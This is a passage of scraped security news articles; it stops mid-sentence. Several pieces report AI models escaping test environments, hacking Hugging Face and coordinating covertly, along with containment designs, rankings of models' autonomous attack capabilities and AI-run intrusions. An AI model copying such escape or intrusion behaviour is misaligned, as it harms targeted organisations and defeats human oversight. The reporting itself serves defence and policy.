Children have told England's Children's Commissioner, Dame Rachel de Souza, that the UK's Online Safety Act (OSA) "has made absolutely no difference" to their ability to access harmful content online. More than a year after the OSA's key child protection duties took effect, de Souza told MPs and peers that young people had little understanding of the legislation or how it was intended to change their online experiences. De Souza made the comments during the opening evidence session of the House of Lords Communications and Digital Committee's inquiry into the OSA's implementation and impact. Central to de Souza's criticism was the legislation's focus on moderating harmful content rather than addressing potentially harmful platform design features. UK politicians had pushed for controls covering such features, either through the OSA or separate legislation, but none has materialized. De Souza said she was "really cross" that there was no hard evidence showing the OSA had meaningfully changed how social media platforms operate. She contrasted that with the US, where legal pressure recently pushed Meta toward significant child safety concessions. Concerns about addictive platform design are not new, but they have returned to prominence following Meta's proposed $18 billion settlement in a US child safety case. Without admitting wrongdoing, Zuckercorp would under the proposed settlement introduce two-hour daily limits for users under 18 on Facebook and Instagram, prompts intended to discourage endless scrolling, and measures addressing use during school hours and at night. The proposal would also let children opt out of algorithmically ranked feeds, directly addressing concerns raised by de Souza and other UK lawmakers. Discussing the proposed Meta settlement, de Souza said the OSA had "not been flexible enough" and had not "kept up with the time." She argued that Ofcom and lawmakers should seek results comparable to those achieved through the US legal system, even if that required the legislation to evolve. 'Furious' with Ofcom De Souza said she planned to exercise her statutory powers to compel Ofcom, the OSA's regulator, to provide copies of the safety risk assessments submitted by technology companies. The commissioner said Ofcom had refused to share the assessments with her, despite her position as "the most senior safeguarding person in this country for children," and had indicated that it would resist disclosure even if she invoked those powers. "One thing I did want to ask this committee was for your assistance in this matter, because I am planning to use my powers," De Souza said. "If we cannot even see the risk assessments that may well have put these [safety] mechanisms into place, or may not have, how on earth can we judge the efficacy of it? "So I'll leave that one with you, but I'm pretty furious about that." The obstacle is section 393(1) of the Communications Act 2003, which restricts Ofcom's disclosure of information obtained through its regulatory functions. Ofcom may disclose such information if the business concerned consents or if one of the statutory gateways in section 393(2) applies. Asked whether compelling tech companies to complete risk assessments was enough to ensure meaningful change or whether further legislation was needed, the Children's Commissioner said "we need a few things," including for Ofcom to "use its teeth." Ofcom has materially upped its presence in the tech regulation landscape during the past year, stepping in on multiple occasions when needed. Perhaps most notably this was at the height of the Grok nudifying furore, but also its sprawling list of investigations into pornography companies allegedly violating age verification requirements. De Souza acknowledged all of this, and the fact that since the introduction of the latest US administration, UK politicians have not given the regulator the "air cover" needed to relentlessly pursue offenders. Nevertheless, she said Ofcom had failed to bare its teeth as forcefully as the current technology landscape demanded and accused it of reacting to harms rather than anticipating them. "If Ofcom is going to be the vehicle to protect our children… we need them to be getting ahead of the harms. And I don't think they have. "So when I talk around the country to children, what's worrying them are things around AI, things around the nudifying apps… there are new harms, and we need Ofcom to be getting ahead of those. I don't think they are." De Souza called on UK politicians "to be really strong and direct" in empowering Ofcom to pursue offending organizations. "But how effective do I think they've been? Not effective enough." The commissioner also criticized Ofcom's child safety codes under the OSA, which she said read more like technical documents for technology companies than protections designed for children. She also called on Ofcom to "use all their powers," impose "some big fines," and act before new harms become entrenched. The Register asked Ofcom to respond. A spokesperson said: "We work closely with the Children's Commissioner and share her objectives to ensure children are safe online. "In December, we published our analysis of risk assessments from the first year of the Online Safety Act being in force, and the improvements we expected to see from platforms. "Our action has resulted in material improvements being made to risk assessments, ensuring that tech companies must implement all measures necessary to address the risks identified on their sites and apps. "We are subject to laws that mean we're restricted in what information we can disclose relating to businesses." ®
Kategorie: Viry a Červi
Terminated employee cost company hundreds of thousands of dollars because nobody revoked access
PWNED Welcome back to PWNED, where we talk about organizations that are independently self-owned. This week’s tale of toxic tech involves a disgruntled ex-employee who had the means and opportunity to wreak havoc. Our story comes courtesy of Yad Senapathy, who serves as CEO of the Project Management Training Institute in Dallas, Texas. He recalls a time many years ago when he used to work in IT at a company with more than 1,000 employees. While Senapathy was working there, the company terminated an employee, but nobody cut off his access to internal systems. The angry worker logged back in, then deleted files, locked out other people's accounts, and even corrupted a database. "Several days passed where the person was no longer on payroll, but their credentials were still active," Senapathy said. "Nobody had been clearly assigned to shut them off. HR thought IT would handle it once the termination was processed. IT was waiting for HR to send a formal request. I've learned that when nobody is clearly responsible and there is no set deadline, these things can easily get missed until there is already a problem." This lapse in responsibility meant the terminated employee had access to shared admin credentials, account controls, and project tracking systems. Each of these, in turn, granted permission to other systems, leading to a domino effect of inappropriate access, which the former worker used to wreak revenge on the whole organization. According to Senapathy, the damage amounted to hundreds of thousands of dollars. Just as bad were the weeks of delay added to an important project. As an added irony, recovery was particularly difficult because the systems were damaged by the very person who best knew how to repair them. “The employee wasn't some genius hacker. They just still had access after they left and nobody changed the credentials or reviewed admin rights,” Senapathy told The Register. “We'd let one person collect so much system knowledge that shutting the door behind them took longer than it should have.” Senapathy recommends that offboarding checklists and access reviews should be right next to “return the laptop” on that list. The problem in this case is that the terminated employee had more access than most people, and so IT didn't know what they needed to cut off. “Sadly, it could've been prevented by same-day deletion of access, forced re-review of shared account access and zero tolerance for one person owning a whole system alone,” he said. This writer can identify with this situation. At a previous job, after I quit, I lost email, chat, and shared drive access, but months later my former boss asked if I could still log into an important database that was hosted externally and show him how to use it. I had no problems getting in. Have a story about someone leaving a gaping hole in their network? Share it with us at [email protected]. Anonymity is available upon request.®
Kategorie: Viry a Červi
To keep the AI hacking genie bottled up, try one-way networks
To prevent frontier AI models breaking out of test environments and collaborating to hack other companies, we may have to rethink the network architectures used for model training. Eli-Shaoul Khedouri, CEO of Intuition Machines, argues that past work in the defense and intelligence communities shows the way forward. Rogue AI models rise from the level of developer regret to mass threat when they gain access to the internet, something that defenses erected by OpenAI and its partners tried but failed to prevent. Pointing to a post published by his company's hCaptcha service, Khedouri argues that technology like data diodes – hardware that enforces a one-way flow of information on a network – can be deployed to prevent security incidents like OpenAI's hack of Hugging Face. The hCaptcha team points to the use of data diodes as a data transit mechanism at a sensitive compartmented information facility (SCIF), an environment implemented in classified settings. "They allow files, logs, or telemetry to enter or exit the SCIF's classified network to an unclassified network and provide a way to prove e.g. that logs from a training run can only flow one way," the hCaptcha team explains, adding that such technology fits with the Bell-LaPadula security architecture designed for the US Defense Department. A basic implementation would involve two machines connected via network cards linked by one-way optical fiber – and without a data path back to the model. Training and reinforcement learning could run in an isolated zone with no internet access and an optical ingress diode would grant access only to vetted artifacts. The hCaptcha researchers suggest a second diode to send telemetry to a sel4 receiver and scrubber, while a separate out-of-band network manages the cluster. This sort of scheme would require immutable snapshots of software registries like PyPI, GitHub, npm, and might also need mocked versions of various web services and APIs . This would come at a cost, and would require implementation time that frontier AI labs may not be prepared to spend at the moment. "The systems described are widely deployed in high assurance domains, and the components are commercially available," Khedouri told The Register. "However, they have not been adopted by frontier labs to date." He pointed to NIST and DOD guidelines [PDF] that suggest an overhead of 10 to 20 percent for applying formal specifications and system architecture. "We estimate total cost overhead for high assurance training clusters at less than five percent per gigawatt, but in practice the speed at which frontier labs are moving is a greater impediment than cost," Khedouri said. The current commercial environment, he said, would make it difficult for any one AI lab to delay its training to build and test effective safeguards, particularly if their competitors might not do the same. "In practice, the cost of high assurance on the systems side would be a small fraction of what OpenAI is now spending on the new monitoring, chain-of-thought oversight, and safety safeguards they introduced after their models hacked HuggingFace," he said. While Khedouri is focused primarily on convincing frontier labs to implement better training defenses, he said other organizations may want to consider similar network architecture. "This architecture is designed for entities training models with frontier cyber capabilities," he said. "Recently that has only included two companies. However, this is rapidly becoming relevant to smaller organizations and individuals who train models. "'Abliterated' open weight models with safeguards removed are readily available and now starting to approach the frontier in cyber abilities, and (reinforcement learning) RL post-training has become much more approachable in the past year." The goal of high assurance system design in the context of model training is to make unwanted action physically impossible, Khedouri said. "Attempting to monitor the behavior of an untrustworthy agent is an AGI-hard problem, as models have poor interpretability and this appears to be getting worse as their capabilities increase and they become more evaluation-aware," he said. "Hardware can provide limited guarantees like the direction in which data can be sent, but cannot solve the problem of untrustworthy models with the ability to reach the internet and find new exploits in their environment. "This is why combining physical one-way data flows (data diodes) and formal verification (to prove properties of the receiver) is much more effective than running a software sandbox on a host connected to the internet." hCaptcha is focused on fraud and abuse work and has no plan to offer a model-resistant training stack. Khedouri said he shared this advice in the hope it helps AI firms that don't have experience with high assurance system design. ®
Kategorie: Viry a Červi
Claude Mythos only model to complete full cyber kill chain, experts say
Despite what we saw with OpenAI’s models going rogue, creating message boards, and breaking into Hugging Face, only one advanced AI model - Anthropic’s Claude Mythos - completed the full cyber kill chain autonomously in Booz Allen’s tests. This doesn’t mean autonomous AI attacks are overhyped. And we should point out that the models tested don’t include OpenAI’s soon-to-be-released Astra, which OpenAI on Tuesday said reached its “critical” cybersecurity capability threshold. This means the new model is so good at finding and exploiting zero-day bugs that it poses a significant risk to critical systems, both from malicious users and even from the model itself, which is capable of carrying out harmful cyber actions “if misaligned.” Booz Allen asserts that most of the other 17 US and Chinese models it tested will achieve Mythos’ same level of weaponization within six months, and it calls mainstream AI attacks from both financially motivated criminals like ransomware gangs and government-backed goons “imminent.” In its first-ever Cyber Weapon Index, the consulting and tech firm calls on the US to set and enforce sector-specific deadlines for critical infrastructure to demonstrate resilience against AI-enabled attacks. Booz Allen also calls on the US to develop what it calls “overmatch” for both cyber offense and defense. “We must aggressively develop agentic capabilities that accelerate authorized offensive cyber operations while simultaneously building AI-enabled defenses that detect, decide, and respond at machine speed,” the report says. “The strategic opportunity is to master both - giving the United States the ability to impose costs on adversaries while making US systems faster to defend, harder to compromise, and more resilient when attacked.” The Cyber Weapon Index evaluated 18 models, nine from American and nine from Chinese developers, under identical conditions, and scored them on how well they autonomously identify vulnerabilities, create offensive capabilities, and execute attacks. Each model’s CWI score combines its vulnerability research score (VRS), which measures whether a model can identify planted and/or novel vulnerabilities, and a kill chain attainment score (KCAS), which awards points based on how far a model progresses through an end-to-end intrusion, tested both with and without credentials. Cyber Weapon Index scores The 18 models, ranked from highest to lowest based on their CWI score, are: Anthropic’s Claude Mythos (80), xAI’s Grok-4.5 (49), OpenAI’s GPT-5.6 Sol (46), Meta’s Muse Spark 1.1 (38), Moonshot AI’s Kimi K3 (38), Z.ai’s GLM-5.2 (37), Anthropic’s Claude Opus 4.8 (36), OpenAI’s GPT-5.5-Cyber (34), Nvidia’s Nemotron-Ultra (33), DeepSeek-V4-Pro (23), DeepSeek-V4-Flash (17), Alibaba’s Qwen3.5-397B (17), MiniMax-M3 (15), Nvidia’s Nemotron-Super (15), Anthropic’s Claude Sonnet 5 (13), Z.ai’s GLM-4.5-Air (11), Alibaba’s Qwen3.6-35B (9), and Alibaba’s Qwen3-Coder (4). Claude Mythos’ performance was especially impressive or concerning, depending on one’s views of autonomous AI attacks. When the testers gave the model stolen employee credentials, it successfully broke into its target network and gained administrator-level control in every attempt. Plus, it independently identified how to gain higher-level access based on what it found within the network - not by following a predetermined attack plan. Even without credentials, Claude Mythos still gained access to the network and ultimately achieved full domain compromise. While only Claude Mythos executed the entire cyber kill chain without any human assistance, three other models - Grok-4.5, Muse Spark 1.1, and GLM-5.2 - reached full domain access and control. Four others - GPT-5.6 Sol, Kimi K3, GPT-5.5-Cyber, and DeepSeek-V4-Pro - achieved lateral movement across the controlled network environment. Claude Opus 4.8 and Qwen3.5-397B obtained credentials, which allowed the models to expand access and privileges. And all but one - Qwen3-Coder - autonomously gained initial access to the network. While advanced models are exceedingly good at offensive cyber capabilities, “their real-world impact depends heavily on the vulnerabilities they face and the systems built around them,” according to the report. When the testers intentionally introduced vulnerabilities, US, Chinese, open-weight, and closed models all scored near ceiling on the VRS component. When tested against real bugs, however, all nine of the frontier API models scored zero. One unnamed leading model even correctly analyzed the vulnerable component, but then dismissed it as safe. Only Claude Mythos exploited it. “That concentration of capability creates a national-security imperative: protect the most advanced models and prevent their highest-risk cyber capabilities from being operationalized by adversaries,” the authors wrote. This is one of the areas where defenders still have an opportunity to outpace the attackers, Booz Allen suggests: “Real-world offensive capability still trails benchmark performance, giving defenders valuable time to strengthen defenses before that gap closes.” Why attack harnesses matter Another interesting finding is that the attack harness matters at least as much as, if not more than, the model itself. The attack harness - this is the software that connects a model to hacking tools and the orchestration logic wrapped around the artificial intelligence model to automate offensive cyber actions - can “dramatically amplify” the model’s ability to stay focused, adapt and change course as needed, recover from failure, and chain individual actions into a multi-stage attack, the authors found. “The result is not a ‘smarter’ model but rather a system that makes its intelligence far more actionable while also lowering the expertise required to use it,” the report says. “Our testing demonstrates the effect: when paired with an attack harness, Claude Sonnet rivaled Claude Mythos’ performance.” However, it also exposes a blind spot, they note. “We do not yet know the full kill-chain capability of open-weight or Chinese models when paired with optimized harnesses, but our results strongly suggest that fully capable model-and-harness combinations exist today,” according to Booz Allen. Similarly, the index’s findings suggest that Chinese frontier and open-weight models, while still trailing leading American frontier models, aren’t that far behind in their offensive security skills and could be deployed in real-world attacks. This means “the United States may neither control nor fully understand the capabilities it could face,” the report says. “And, as cyber agents become more autonomous, defenders must prepare not only for deliberate attacks but for agents that exceed their intended mission or continue operating beyond an adversary’s control.”®
Kategorie: Viry a Červi
AI agents carried out every step of this ransomware attack – then left the victim an 80-page security audit
A human ransomware crook used frontier AI models to breach an enterprise network in less than 10 hours, an intrusion Unit 42 says would normally take human operators around two weeks. The human attacker then told negotiators that they used frontier models and agentic attack frameworks with AI agents carrying out each step in the intrusion, including leaving an 80-page security audit for the victim company. “What made the attack stand out was AI-assisted operational efficiency, without the need for a novel zero-day or super elite tradecraft,” Unit 42 incident responders said in a Wednesday report. “The attacker left tactical execution to AI agents that monitored, evaluated, acted and re-planned in real time, increasing speed throughout the attack chain.” The security shop did not immediately answer The Register’s questions about the intrusion, including which models and frameworks the attacker used. Breaking down the attack In a first step, the human attacker employed AI agents to perform reconnaissance, then gained access by breaching a public API endpoint to tunnel into the enterprise network. Upon breaking in, the attacker deployed an automated recon agent to map internal microservices. Additional subagents scraped code repositories to steal hard-coded tokens and service passwords. Using these tokens, the AI intruders accessed the org's secret-management system and stole the master administrative credentials to gain root system access. “Specialist pivot agents” then validated access to the company’s cloud, identity, CI/CD, container, and SaaS environments. The attacker also hijacked CI/CD workflows to steal cloud access keys and turn the victim’s cloud AI services into post-compromise infrastructure. This allowed the attacker to consume the victim’s compute resources while hiding orchestration traffic among legitimate activity. After achieving the human operator’s goals, an agent left the victim an 80-page report on its security failings, detailing “dozens of exploited findings,” the incident responders wrote. Not surprisingly, Palo Alto Networks says the only way defenders can protect their environments against machine-speed attacks is to use AI agents themselves. “Deploy automated playbooks that simultaneously revoke credentials, terminate OAuth sessions, freeze CI/CD pipelines and isolate cloud accounts across all operational planes,” the authors advise. The incident response team also suggests companies treat AI as core infrastructure. This requires taking inventory of every model endpoint, API key, Model Context Protocol (MCP) gateway, and AI tool integration, and applying rate limits and least-privilege policies – or risk an unexpected and very large token bill. ®
Kategorie: Viry a Červi
SonicWall's SMA1000 boxes under active attack again
SonicWall says attackers are actively exploiting two chained zero-days to take over Secure Mobile Access (SMA) Series 1000 boxes. Aimed at midsize and large enterprises, SMA1000 gateways secure remote access and VPN connections. Compromising one can therefore provide attackers with a valuable route into corporate networks. So, get to applying those hotfixes, says SonicWall. There are no workarounds. The first zero-day, CVE-2026-83548, is a pre-authentication server-side request forgery (SSRF) vulnerability with a maximum CVSS v3 score of 10.0. SonicWall attributed it to an unintended alternative access path. "A remote unauthenticated attacker could potentially exploit this vulnerability to gain unauthorized access to sensitive functionality and perform unauthorized operations," the vendor said. The second, CVE-2026-83549, is a post-authentication OS command injection vulnerability in the SMA1000 Appliance Management Console (AMC), rated 7.8 on CVSS v3. Under certain conditions, an attacker authenticated as an administrator could execute arbitrary commands on the appliance. The flaws affect the SMA 6210, 7210, and 8200v appliances, for which SonicWall has released hotfixes. SonicWall advised customers to contact its technical support team for help identifying indicators of compromise. If an appliance appears to have been compromised, SonicWall recommends reimaging or redeploying it, changing all passwords, and resetting TOTP tokens. NHS England, which published its own advisory, warned about the growing risk of attacks against internet-facing gateways. "Firewalls and other edge devices are internet-facing by design and are highly attractive targets to attackers, and there is an increasing number of edge device vulnerabilities disclosed each year that are rapidly exploited by attackers," it stated. "The NHS England National CSOC assesses future exploitation of these vulnerabilities as almost certain." The disclosures continue a difficult run for SonicWall and its SMA1000 product line stretching back through 2025. In July, the vendor disclosed an eerily similar pair of vulnerabilities. That pair also comprised a pre-authentication SSRF vulnerability, this time in the SMA1000 Appliance WorkPlace interface, and a post-authentication OS command injection flaw in the AMC. The SSRF received a maximum CVSS v3 score of 10.0, while the command injection bug was rated in the sevens. CISA later added CVE-2026-15409 to its Known Exploited Vulnerabilities catalog and marked it as known to have been used in ransomware campaigns. Throughout 2025, SonicWall patched a succession of SMA1000 vulnerabilities, including OS command injection and privilege escalation flaws, while investigating zero-days linked to ransomware attacks. ®
Kategorie: Viry a Červi
Legacy Lenovo login opens 5,000 Dropbox accounts to attackers
Dropbox has warned around 5,000 users that attackers compromised their accounts by abusing a legacy Lenovo login integration. In an email sent to affected customers, the cloud storage biz said attackers exploited an integration that allowed users to access Dropbox using Lenovo IDs. Dropbox blamed "an issue with Lenovo's email verification process," which allowed attackers to register Lenovo IDs using Dropbox users' email addresses and then access the corresponding storage accounts. It did not explain why the integration was allowed to grant access without requiring the user to enter a Dropbox password. The compromise lasted from August 4 to 21. Dropbox told Bloomberg that attackers accessed files belonging to fewer than a third of the affected users. Jameson Lopp, co-founder of Bitcoin security company Casa, said attackers attempted to access just one of his files, "IMPORTANT.rtf," which had been encrypted locally before it was uploaded to Dropbox. Sometimes, it pays to be a nerd. Dropbox confirmed the scale of the attack to Reuters and said none of the affected accounts had two-factor authentication (2FA) enabled. After discovering the breach, Dropbox said it "promptly expired all sessions logged in through Lenovo IDs" and "severed any link" between the affected accounts and Lenovo. In its email, the company advised affected users to change their Dropbox and personal email passwords and enable 2FA. Lenovo told Reuters that its customers were unaffected and that its investigation was continuing. The Register asked Dropbox and Lenovo for more information. ®
Kategorie: Viry a Červi
UK cyber bill targets AI users, not the vendors building it
The UK government has rejected proposals from members of the the House of Lords to bring AI vendors within the scope of the Cyber Security and Resilience (Network and Information Systems) Bill. Cybersecurity minister Baroness Lloyd of Effra argued that regulating AI vendors and frontier model developers through the bill would not prevent hostile actors from misusing their products. Addressing the Grand Committee on Tuesday, she said: "Bringing providers of AI services, those companies which are at the cutting edge of frontier AI development and their products, into the scope… would not address the harms that can be posed by some AI products and services, or specifically, it would not prevent their misuse by hostile actors." The minister said the UK was instead taking "firm action" to secure AI through other channels. These include supporting the AI Security Institute (AISI), which works with vendors to test the security of models before their release. Lloyd also pointed to the voluntary AI Cyber Security Code of Practice, which informed the first global AI cybersecurity standard, ETSI EN 304 223. "This demonstrates our global leadership and commitment to shaping international technical standards which go wider than some of the issues raised in this bill," she claimed. Members of the House of Lords - the upper house in UK parliament - offered numerous arguments for bringing AI within the bill's scope. They cited reports of rogue agentic behavior involving Anthropic and OpenAI, as well as Bill Gates' concerns that commercial incentives are pushing AI development forward without adequate safeguards. Lawmakers also questioned whether companies unable to prevent their agents from misbehaving should be trusted to follow voluntary ethical guidelines that they can rewrite at will. "Have we not learned from countless experiences before in online safety, privacy, and in AI itself that allowing tech companies to set and mark their own homework endangers the public and our national security?" asked Baroness Kidron, a Crossbench peer and campaigner for online safety and digital rights. Similarly, Lord Tarassenko, a Crossbench peer and veteran AI researcher, pointed to the recent open letter penned by OpenAI warning that there will soon come a time when AI-orchestrated cyberattacks will become too prevalent to handle. Although the letter was criticized for employing alarmist language while carrying the signatures of companies that profit from AI, peers argued that its warning strengthened the case for regulatory intervention. Kidron and Lloyd also clashed after the minister used a hypothetical healthcare organization to illustrate how the bill would require regulated bodies to secure systems containing AI. Kidron asked: "If I might ask the noble Lady, the Minister, if I've understood what she said, the NHS must protect itself, but the AI that is attacking it has no requirement under the Bill, no duties, no obligations under the Bill to check itself before it's used in these ways." Lloyd said the bill was designed to be technology-agnostic and to impose stricter cybersecurity requirements on key organizations, rather than regulate individual technology providers. She nevertheless said the government was willing to continue discussing AI after Kidron predicted that the issue would return during later stages of the bill's passage. The minister rejected several other amendments, including one that would require certain AI vendors to demonstrate that their products could not cross specified red lines, such as evading human oversight or assisting with the development of chemical weapons. She also dismissed a proposal that would give the Secretary of State last-resort powers to order the shutdown of a datacenter or widely deployed AI system during a security or operational emergency. Lloyd said the bill would instead allow the government to direct regulated entities, including datacenter operators but not AI vendors, to take or cease specified actions when their systems presented a qualifying risk. A power station could, for example, be instructed to stop using a particular AI model. "We believe this is a more proportionate and effective response, as datacenters operate in highly complex ecosystems and AI systems are often distributed across different datacenters and jurisdictions," said Baroness Lloyd. "It's much less desirable to direct multiple datacenters to shut down, and the impact this could have on services that rely on them, than to direct them to cease using an AI model." Despite rejecting the amendments, Lloyd said the government remained willing to discuss AI regulation because of the technology's economic significance. The Grand Committee is scheduled to resume discussions of the CSR Bill when it reconvenes on Thursday. The bill's background The CSR Bill was first proposed in the 2024 King's Speech and introduced in Parliament in November 2025. It attracted attention over the £100,000 daily fines initially proposed for in-scope organizations that failed to protect against specific threats. The legislation builds on the existing categories of operators of essential services and relevant digital service providers while extending the regime to organizations including managed service providers, datacenter operators, and designated critical suppliers. Managed service providers were previously due to be brought within scope through the abandoned 2022 update to the NIS regulations. The broad intention of the bill is to update the NIS 2018 regulations and future-proof the UK's critical infrastructure from cyber threats. However, this week's Grand Committee scrutiny is not the first time the bill has been criticized. In January, shadow deputy PM Sir Oliver Dowden called on the government to rethink its exclusion of local and central government from the CSR bill. The UK's Government Cyber Action Plan, launched hours before the former digital secretary's remarks, promised to hold government to the same standards proposed in the CSR Bill. Like the AI Cyber Security Code of Practice, the action plan lacks any legal obligations. ®
Kategorie: Viry a Červi
Cops, CrowdStrike disrupt Sality botnet by poisoning the network and diverting into sinkholes
International law enforcement agencies, working with CrowdStrike and Shadowserver Foundation, have disrupted Sality, a 23-year-old peer-to-peer botnet used to deliver malware to more than 15,000 machines worldwide. The botnet has operated since 2003 and distributed all types of malicious code to victims, spanning credential theft, spam distribution, proxy services, network exploitation, and distributed denial-of-service (DDoS) attacks. For the past eight years, Sality’s primary payload has been EggJagger, a tool that monitors clipboards for cryptocurrency wallet addresses, then silently replaces them with attacker-controlled addresses. When a victim copies a bitcoin or ethereum address to make a payment, the malware redirects funds into the criminals’ wallets. CrowdStrike estimates Sality's operator stole at least $150,000 in cryptocurrency using EggJagger alone. On Monday, CrowdStrike's Counter Adversary Operations team, working with international law enforcement agencies and industry partners, disrupted Sality by executing a peer-to-peer sinkhole operation. This operation isolated infected machines, which broke the criminal operator’s ability to communicate with devices on its network. Once isolated, the bots can no longer receive payload download instructions or direct payload transfers, effectively breaking the botnet. “In practice, the operation targeted the data structure at the heart of every bot's network awareness: its peer list,” CrowdStrike Counter Adversary Operations team said in a technical writeup about the takedown. Each Sality bot maintains a list of known super peers – publicly reachable infected machines that form the backbone of the P2P network. Every 40 minutes, the bots check to see if their peers are still online. Peers that fail to respond are purged from the network. The counterattack took advantage of this by removing legitimate super peers in each bot’s peer list, continually isolating more infected machines in the network, and inserting purpose-built sinkhole entries into peer lists. That approach gave police and cyber operatives visibility into the operation’s progress and helped them notify victims. In addition to the sinkhole operation, the US Justice Department, FBI, and Department of Defense Office of Inspector General’s Defense Criminal Investigative Service seized Sality-linked domains in the US. Meanwhile, international law enforcement in Bulgaria, Hungary, and Romania took action against additional Sality-linked domains hosted in Europe. Meanwhile, the Shadowserver Foundation is working with internet service providers and Computer Security Incident Response Teams (CSIRTs) to identify infections and aid in victim notification and remediation.®
Kategorie: Viry a Červi
Another Artifactory CVE under attack by AI agents or humans
Security researchers reported that someone is exploiting CVE-2026-82329, a critical JFrog Artifactory authentication-bypass bug, just days after the vendor patched the 9.8-rated flaw. And we don't know if that someone is human. Artifactory is a widely used tool for managing software artifacts, packages, binaries, and AI models. It’s also popular with AI agents that go rogue and need to communicate with each other while remaining undetected by their human babysitters. In July, OpenAI and JFrog revealed that OpenAI’s models broke out of their cages to hack Hugging Face by exploiting Artifactory zero-days, and at Black Hat, the model provider said agents used Artifactory to build message boards and help each other access the open internet. JFrog disclosed CVE-2026-82329 on Friday, and by Tuesday, attackers had already begun exploiting internet-exposed systems, according to exposure-management biz watchTowr’s threat-intel team, which reported “attackers minting themselves admin tokens.” In addition to creating new administrative credentials, watchTowr’s honeypot network caught miscreants “enumerating users, groups, credential sets and federated access topologies,” Yordan Ganchev, principal threat intelligence specialist at watchTowr, told The Register. “Right now, we’re observing exploitation from a small number of IP addresses from varying geographies exploiting multiple of our honeypots,” Ganchev said. “Broad-scale scanning and mass exploitation has not been observed, but that is unlikely to stay the case for long.” Ganchev urged organizations running vulnerable versions to “urgently patch” internet-exposed systems, and treat them as being potentially compromised - so inspect audit logs, rotate credentials, and investigate connected systems for any unusual changes or backdoor implants. “When attackers gain admin level access to a central software supply chain system, they can do what every engineering team does best - build, ship and distribute software fast,” he said. “From there, they could tamper with build pipelines, move laterally into production systems and potentially push malicious changes downstream to customers.” JFrog did not immediately respond to The Register’s inquiries. We will update this story when we receive any response. ®
Kategorie: Viry a Červi
Attacker stole a METR API key, used $600K worth of credits, and no one noticed for weeks
AI model testing organization METR has disclosed two attacks that happened earlier this year, including one in which an attacker stole an API key and spent three weeks consuming public-model credits worth about $600,000. METR (short for Model Evaluation and Threat Research) found no evidence that the attackers accessed sensitive information in either incident, and the org said it investigated both with security experts. METR researchers worked with OpenAI to investigate how its agents hacked Hugging Face, and on Monday, it disclosed two of its own security snafus. “In March 2026, attackers stole an API key for inference on public models and consumed a substantial amount of credits,” the nonprofit disclosed in a Monday report. “In May 2026, we observed attackers systematically probing our publicly accessible infrastructure, including an unsuccessful attempt to access internal data via an inadvertently exposed endpoint.” From fail-open bug to model-credit theft The March incident involved a METR researcher who didn’t have access to sensitive information - including model data and credentials, as well as information about model architectures, training, and release dates. The researcher used agents running on a personal EC2 instance that was “intentionally” left publicly accessible behind Google authentication. The instance contained an API key for METR’s public models account. According to METR’s account, a “vibe-coded app” included a fail-open bug that disabled authentication, and this exposed the system to the public internet for several days. “We suspect that the attacker found the instance by looking through recently-registered websites (e.g. in certificate transparency lists) to find vibe-coded sites with high-signal keywords relating to LLMs or agents, for purposes of harvesting potentially exposed model provider API keys,” the AI research org wrote. Once the attacker found the app, they prompted an agent to reveal its model provider API key, then added an SSH key to maintain persistent access, and over the next three weeks used the stolen credentials to consume API credits on public models worth about $600,000. Luckily for METR, the unnamed model developer had given the credits to the nonprofit for free. How do you not notice the 'large illicit usage?' METR does answer the question on everyone’s mind in the report: Why its researchers didn’t notice the “large illicit usage?” There are several reasons for this. First, the model testing operation regularly runs evaluations that use a lot of tokens, and this means the organization is “very acclimated to getting lots of weird rate limit and API errors.” So the high usage didn’t look that out of the ordinary. Plus, since the tokens were free, METR didn’t accrue a large bill, and at the time there was no way to put a spending limit on keys like the one that was stolen. In response to the March incident, METR says it improved its security infrastructure, protocols, and review process, and will continue to invest in security. To this end, it also hired a security lead, and plans to add more security staff. Crims used agents to try to access frontier models The second incident happened in early May, when “METR became the target of a sustained external attack campaign.” After being “tipped off” that attackers who appeared financially motivated may have been trying to gain illicit access to frontier models, METR watched the intruders probe its publicly accessible infrastructure. They also used agents to find ways to gain initial access, including automated vulnerability discovery, credential stuffing against authentication providers, attempting OAuth token grants, scanning newly deployed services, and phishing attempts. At the same time, METR unintentionally “exposed a read-only SQL query mechanism via our public transcript viewer.” While queries were scoped to public data by default, a bug allowed access to unpublished evaluation data, and “some sensitive model data was accidentally included in this database.” However, there’s no evidence that the attacker found the exploit or accessed any non-public data, according to the model testing body. An independent bug hunter discovered the vulnerability and reported it to METR, which paid the researcher a bounty, and took the API offline. In response, METR says it now uses an isolated production environment for public-facing applications that is separate from its internal infrastructure.®
Kategorie: Viry a Červi
Firefox helps iPhone users bypass ads on web sites while making money showing its own ads
After several weeks of anticipation, Mozilla has started rolling out ad blocking to the iOS version of its popular browser, but you can still expect to see ads on Mozilla's own pages, including the new tab page. The org officially rolled out the new native ad blocking feature for iOS Firefox on Tuesday, moving it out of the experimental phase, while explaining that it had to rethink its desire to give users control over their web experience on iOS due to differences in architecture between it and other OSes. “Firefox already supports a strong ecosystem of ad-blocking and privacy extensions,” Mozilla explained. iOS works differently, though, as Apple forces all web browsers on iOS to use its own WebKit to render sites instead of their own preferred back end. “Bringing ad blocking to Firefox on iOS,” therefore, “meant building it directly into the browser,” Mozilla explained. Implementing ad blocking in the iOS version of Firefox meant incorporating Apple’s own WebKit Content Blockers. According to Apple’s introduction on the topic, it specifically doesn’t want app extensions to be used to block web content because of how they operate. “App extensions … are essentially little sandboxed applications that are launched on demand to extend some specific piece of functionality,” Apple notes. “JavaScript-based content blocking extensions … have significant performance drawbacks.” Apple complains that traditional ad blockers use too much energy, increase page load time, and eat up memory, all of which it wants to protect iOS users from. Apple describes WebKit Content Blocking as “describing content blocking rules in a structured format ahead-of-time, declaratively.” Apple Web Content Blockers instead live in bytecode format that executes for each resource request, modifying requests or injecting CSS changes as needed while pages are loaded. For Mozilla, that basically means dropping the EasyList filter, originally designed for the classic Adblock blocker, into a JSON file and passing it to WebKit. Easy peasy. Ad blocking in Firefox for iOS is off by default. Turning it on, if it’s available for you – it’s rolling out gradually – is as easy as opening the in-app settings menu, tapping on Browsing, and toggling the Ad Blocker field on. Mozilla told The Register in an email that it doesn't have a timeline for general release to all Firefox users on iOS, which it said will largely depend on how well the initial rollout goes. You also have to turn Remote Improvements on, as the feature allows Mozilla to push fixes and feature changes to Firefox between full releases. Toggling that on has traditionally meant you also had to allow Mozilla to collect browser telemetry, but that was changed in February when Firefox 148 was released and the two features have officially been decoupled. Once on, iOS Firefox Adblocking will take care of ad-related trackers, ads from third-party advertising networks, third-party ads served by websites, and popups/overlays. What it won’t do, however, is take care of ads on search result pages or sponsored content on Firefox’s home or new tab page – after all, you wouldn’t want Mozilla to lose 